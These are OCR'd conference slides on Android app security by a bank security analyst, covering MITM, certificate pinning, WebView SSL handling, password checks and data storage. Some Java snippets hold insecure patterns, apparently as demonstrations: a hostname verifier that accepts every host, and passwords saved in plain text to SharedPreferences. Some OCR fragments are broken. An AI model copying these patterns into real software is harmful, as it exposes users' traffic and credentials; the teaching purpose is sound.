
Android App Security


Otgonbaatar Nasanbuyan
Mbank, Information Security Analyst

Content


- Android App attack surface
- Network communication
- Authentication
- Data storage
- Local authentication
- Platform APIs
- Anti-Reversing defenses

mnsec2022 app







Network communication



Network communication - MITM



Network communication – Pinning





Pin Certificate Authority (CA) Root
You only trust anything from this CA - substantially reduces attack surface.
Likely to be very long lived.
But pin may change if you move CA, or they use a new trust root.

Pin Intermediate
Most relevant if you have your own intermediate you sign from.
Allows common pinning, for faster rotated server specific certificates.

Pin Leaf
Specifically your certificate for your endpoint - most secure.
Most subject to rotation though.
Only do this if you're sure public key retained through rotations.
Beware of different certs for different geographic locations.

Network communication – Pinning





Network communication – Pinning

```
CertificatePinner certPinner = new CertificatePinner.Builder()
        .add( pattern: "mnsec-app-test.mn",  ...pins: "sha256/aaPthvuHiyEHnhFCt24XNhtDNdM/9dTwus+Z5zM7ZiQSM=")
        .build();
OkHttpClient okHttpClient = new OkHttpClient.Builder()
        .hostnameVerifier(new HostnameVerifier() {
            @Override
            public boolean verify(String hostname, SSLSession session) { return true; }
        })
        .addInterceptor(httpLoggingInterceptor)
        .certificatePinner(certPinner)
        .build();
Retrofit retrofit = new Retrofit.Builder()
        .addConverterFactory(GsonConverterFactory.create())
        .baseUrl("https://mnsec-app-test.mn:443/")
        .client(okHttpClient)
        .build();
return retrofit;
```


Network communication – Webview

```
String url = "https://haruulzangi.mn/";
webView.setWebViewClient(new WebViewClient() {
    @Override

    public void onReceivedSSLError(WebView view, SslErrorHandler handler, SslError error) {
        SslCertificate sslCertificate = error.getCertificate();
        Certificate cert = sslCertificate.getX509Certificate();


        if (cert != null && certificate != null) {
            try {
                cert.verify(certificate.getPublicKey()); // Verify here
                handler.proceed();
            } catch (CertificateException | NoSuchAlgorithmException | InvalidKeyException | NoSuchProviderException | SignatureException e)
                super.onReceivedSslError(view, handler, error);
                e.printStackTrace();
            }
        } else {
            super.onReceivedSslError(view, handler, error);
        }
    }
```

Authentication

- Best practices for Passwords

```
Zxcvbn zxcvbn = new Zxcvbn();
Strength strength = zxcvbn.measure(password.getText().toString());
int zxcvbnScore = strength.getScore();

if(zxcvbnScore >= 2){
    String message1 = "Amarhan crackdah bolomjgui pass";
    Toast.makeText( context: LoginActivity.this, message1,Toast.LENGTH_LONG).show();
    LoginRequest loginRequest = new LoginRequest();
    loginRequest.setUsername(username.getText().toString());
    loginRequest.setPassword(password.getText().toString());
    loginUser(loginRequest);
}else{
    String message1 = "Amarhan crackdah bolomjtoi pass";
    Toast.makeText( context: LoginActivity.this, message1,Toast.LENGTH_LONG).show();
}
```



Authentication

- Best practices for Passwords


```
public class Pwnpass {
    public  boolean getPwn(String password){
        HaveIBeenPwndApi hibp = HaveIBeenPwndBuilder.create("User-Agent").build();
        boolean pwned = false;
        try {
            pwned = hibp.isAccountPwned(password);
        } catch (HaveIBeenPwndException e) {
            e.printStackTrace();
        }
        System.out.printf("Ene password pwned %s !\n", (pwned ? "bolson" : "bolooqui bn"));
        return  pwned;
    }
}
```

a94a8 fe5cc b19ba61c4c0873d391e987982fbbd3

https://api.pwnec

```
00264A0EA456B57A3FC7258B13F3D29B3C0:6
00294015E5A8513C73396D18309F3FFF34A:8
005656C989B06C7846338A1473281F2A791:7
007279035BE63272C81B84BD8B07D25D7E5:3
00791B26EB0E2F2C108CC538F771A640A6F:3
00AC78B77B4CE46A26322C186E220B15E91:1
00B9F22DFBB3978C64702D4DDAA029570A9:4
00D8F2021FF48F731AA4713B219D46BF002:1
010B55A0CE243B3AA85FC808ACBEB97FFA3:2
011F0995FD72D213077D18CDCD4D08E00EA:3
01B49B84B87217C90A69F8640F63442D156:1
0246BD0D56215A36EDC3917168BEBDA9F83:2
02A4E38B06CD1DA522048DD15257A584578:3
032E6989812E96C860894A1FFF6BD773EBF:2
0363BABE2E41C7A2D7C4E58D392BBE15BB5:2
036B18487D9B1B0E334B31508912ABC7F08:1
036E70D41244E78CC1F94397CE7EF36DC00:1
03ECD7302EDC571D9F2D43848F045743D9E:6
04389FA67A077D995E613D4F326BB2A409B:2
04D07D84D6474B686D5DD5F5C72A729C43C:3
051CDB44536AB05FC8F3648731DBE75E9CF:1
054555A079E6C52256D15651C2A6663DDB9:3
05A7177A60AB6D2D0889FD08B6DFA6029FC:4
05AA32A1F74FD10E787DAD1EF61A399C2C1:1
05ED8B82BC639347C1509E9FAC64AA2D4FD:2
06A1A3683C2CF4C9E91415A1272857D216D:2
```

Data Storage




- Shared Preferences
- SQLite Databases
- Firebase Databases
- Realm Databases
- Internal Storage
- External Storage
- Keystore

Data Storage – shared_prefs

```
SharedPreferences sharedPreferences = getSharedPreferences( name: "MySharedPref",MODE_PRIVATE);
SharedPreferences.Editor myEdit = sharedPreferences.edit();
myEdit.putString("username", username.getText().toString());
myEdit.putString("password", password.getText().toString());
myEdit.commit();
```

